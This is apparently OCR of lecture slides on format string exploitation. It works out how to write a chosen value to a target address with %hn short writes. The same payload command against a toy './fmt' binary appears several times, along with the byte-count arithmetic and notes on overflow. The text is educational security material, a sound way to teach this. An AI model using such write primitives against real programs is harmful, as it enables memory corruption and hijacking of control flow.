
16 bytes 242 bytes

258 bytes
(=0x0102)


Goal: Write
0x8040102 to
0x42424242

0xbffff508

Next Attempt: Use Short Writes



Next Attempt: Use Short Writes




```
$ echo “AAAABBBBAAAADBBB%242d%hn%1794d%hn” | ./fmt
```

16 bytes

242 bytes

1794 bytes


258 bytes
(=0x0102)

258+1794 = 2052
(0x0804)


Goal: Write 0x8040102 to 0x42424242

Write 0x0102 to 0x42424242

Next Attempt: Use Short Writes



Next Attempt: Use Short Writes




```
$ echo “AAAABBBBAAAADBBB%242d%hn%1794d%hn” | ./fmt
```


Goal: Write 0x8040102 to 0x42424242

0xbffff508

Write 0x0102 to 0x42424242

Write 0x0804 to 0x42424244

Next Attempt: Use Short Writes




```
$ echo “AAAABBBBAAAADBBB%242d%hn%1794d%hn” | ./fmt
```

16 bytes 242 bytes 1794 bytes

258 bytes (0x0102)


258+1794 = 2052 (0x0804)

Q: What if the first number to write is bigger than the second one?

Third Attempt: Considering Overflow


- Suppose we want to write 0x08042222 to 0x424242

- 0x2222 = 8738
- 0x0804 = 2052




Q. What If the Target Buffer is Far Away?

Example so far



